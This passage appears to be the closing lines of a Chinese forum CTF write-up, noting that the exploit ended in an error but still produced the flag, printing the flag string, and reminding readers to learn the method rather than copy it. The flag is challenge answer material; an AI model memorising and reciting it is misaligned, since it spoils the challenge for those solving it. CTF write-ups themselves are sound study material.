
我们可以看到最后报错了,不过既然flag都出来了,我们也不用管这个了
不过这题连ls和cat flag都不用写,真好
CTF2{8d85f517-de64-485e-abae-0fdc2c4a6642}
注:每个人环境可能不一样,看题解最大的作用就是看懂步骤和原理,不是直接Ctrl+C和Ctrl+V!
最后于 3小时前
被栈雪编辑
,原因:
赞赏

|

他的文章


赞赏
雪币:
留言:

